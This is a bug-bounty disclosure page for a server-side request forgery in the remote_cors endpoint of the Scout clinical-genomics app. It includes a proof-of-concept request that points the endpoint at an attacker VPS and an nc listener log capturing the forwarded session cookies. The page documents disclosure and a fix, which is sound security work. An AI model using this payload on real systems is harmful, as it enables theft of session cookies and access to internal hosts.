Server-Side Request Forgery in scout in clinical-genomics/scout

0

✓ Valid Reported on May 3rd 2022


Description

Server-Side Request Forgery in `remote_cors`

Proof of Concept

```
GET /remote/cors/http://<my-vps>:8888 HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/2010
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8000/cust000/cases
Cookie: <cookies>
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

PoC Image



```
GET /remote/cors/http://[redacted]:8888 HTTP/1.1
Host: localhost:8000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100
Firefox/100.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: close
Referer: http://localhost:8000/cust000/cases
Cookie: lhc_vid=0155fb94b7b38957dfc4; lhc_rm_u=
GW6CXYX9Kvs3laO9i4fjnR7ruXW44H%3A1%3A87494d3c0efceb6d8d9974ea5e6c9f11881b9e
organizrLanguage=en; csrf-token-data=
%7B%22value%22%3A%22jzfiNNFxYEXZET6aCcebWmglZOg2JPA9SsDylMUM%22%2C%22expiry
25308%7D; lang=en_US; remember_web_59ba36addc2b2f9401580f014c7f58ea4e30989d
1%7CZoRHz4Lp6Dw1kGoNmNjw8Bl9OnQxW9tsICXbPm45GY8PWB1MSkbLXzmWI5cV%7C%242y%24
SPOHDj8x7C8ee06lkvn6Shka.Hdp6wt2g4k.j1maqtBS; back_to_admin=
http%3A//localhost/microweber/admin/view%3Amodules/load_module%3Afiles%23se
tp%3A//localhost/microweber/userfiles/media/default/xss.cad; scout_remember
"clark.kent@mail.com|758cac36c0b05fca55e2a05808de49ac47dc34e16220fb4fca8b56
781d5e9ce9190ebb8317cf8e4c54eee1ac6b44f121da4dc6e000a1ca426c"; session=
.eJwdzk1qAzEMQOG7eF2CfyRZyqo3GSRZpiFJAzOTVenda7p88C3eT9reR-zbbaRr8ofu98s9vs
5h7HV7qe-ztW_cuWmYcHdEIQVhXISJSnQysCYdKzjsgE0WbnqcWYKhF6qdKUZxShwlXGAEYNJMg
3NmIAcLNjaLXqhrBlpbfuxzO1_rdv2gmDsD1y6mRFWwIM42CzI3aE7EPdxG-v0DropEng.YnE1S
tUdsdS2qZVeacc4
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1


```

[redacted]

```
[redacted]:~$ nc -lnvp 8888
Listening on [0.0.0.0] (family 0, port 8888)
Connection from 190.2.138.14 34872 received!
GET / HTTP/1.1
Host: [redacted]:8888
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:100.0) Gecko/20100101 Fir
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/web
Connection: close
Accept-Language: vi-VN,vi;q=0.8,en-US;q=0.5,en;q=0.3
Referer: http://localhost:8000/cust000/cases
Cookie: lhc_vid=0155fb94b7b38957dfc4; lhc_rm_u=GW6CXYX9Kvs3laO9i4fjnR7ruXW44H%3A1%
9ee0; organizrLanguage=en; csrf-token-data=%7B%22value%22%3A%22jzfiNNFxYEXZET6aCce
2%3A1651160325308%7D; lang=en_US; remember_web_59ba36addc2b2f9401580f014c7f58ea4e3
W9tsICXbPm45GY8PWB1MSkbLXzmWI5cV%7C%242y%2410%242mEkAOazLSPOHDj8x7C8ee06lkvn6Shka.
p%3A//localhost/microweber/admin/view%3Amodules/load_module%3Afiles%23select-file%
les/media/default/xss.cad; scout_remember_me="clark.kent@mail.com|758cac36c0b05fca
af2b8be62fa4c1781d5e9ce9190ebb8317cf8e4c54eee1ac6b44f121da4dc6e000a1ca426c"; sessi
FJAzOTVenda7p88C3eT9reR-zbbaRr8ofu98s9vs_Pp94eF38900fa5h7HV7qe-ztW_cuWmYcHdEIQVhXI
XGAEYNJMgykAfZ5IokWvpSC3NmIAcLNjaLXqhrBlpbfuxzO1_rdv2gmDsD1y6mRFWwIM42CzI3aE7EPdxG
ZVeacc4
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

Impact

An attacker could make the application perform arbitrary requests to fishing steal cookie, request to private area, or lead to xss...

References

- https://github.com/LiveHelperChat/livehelperchat/issues/1752

CVE
CVE-2022-1592
(Published)

Vulnerability Type
CWE-918: Server-Side Request Forgery (SSRF)

Severity
Critical (9.4)

Registry
Other

Affected Version
4.51

Visibility
Public

Status

Fixed

Found by

Nhien.IT

@nhienit2010

pro

Fixed by

Chiara Rasi

@northwestwitch

maintainer

This report was seen 610 times.

We are processing your report and will contact the **clinical-genomics/scout** team within 24 hours. 7 months ago

Nhien.IT modified the report 7 months ago

Nhien.IT modified the report 7 months ago

Nhien.IT modified the report 7 months ago

We have contacted a member of the **clinical-genomics/scout** team and are waiting to hear back 7 months ago

Chiara Rasi validated this vulnerability 7 months ago

Nhien.IT has been awarded the disclosure bounty ✓

The fix bounty is now up for grabs

The researcher's credibility has increased: +7

Chiara Rasi marked this as fixed in **v4.42** with commit **b0ef15** 7 months ago

Chat with us

Chiara Rasi has been awarded the fix bounty ✓

This vulnerability will not receive a CVE ✗

Nhien.IT 7 months ago

Researcher

Hi @maintainer, the fix is already released, can you assign a CVE here?
if you can, hope @admin help

Jamie Slome 7 months ago

Admin

Sorted 👍

Sign in to join this conversation

huntr

home

hacktivity

leaderboard

FAQ

contact us

terms

privacy policy

part of 418sec

company

about

team

Chat with us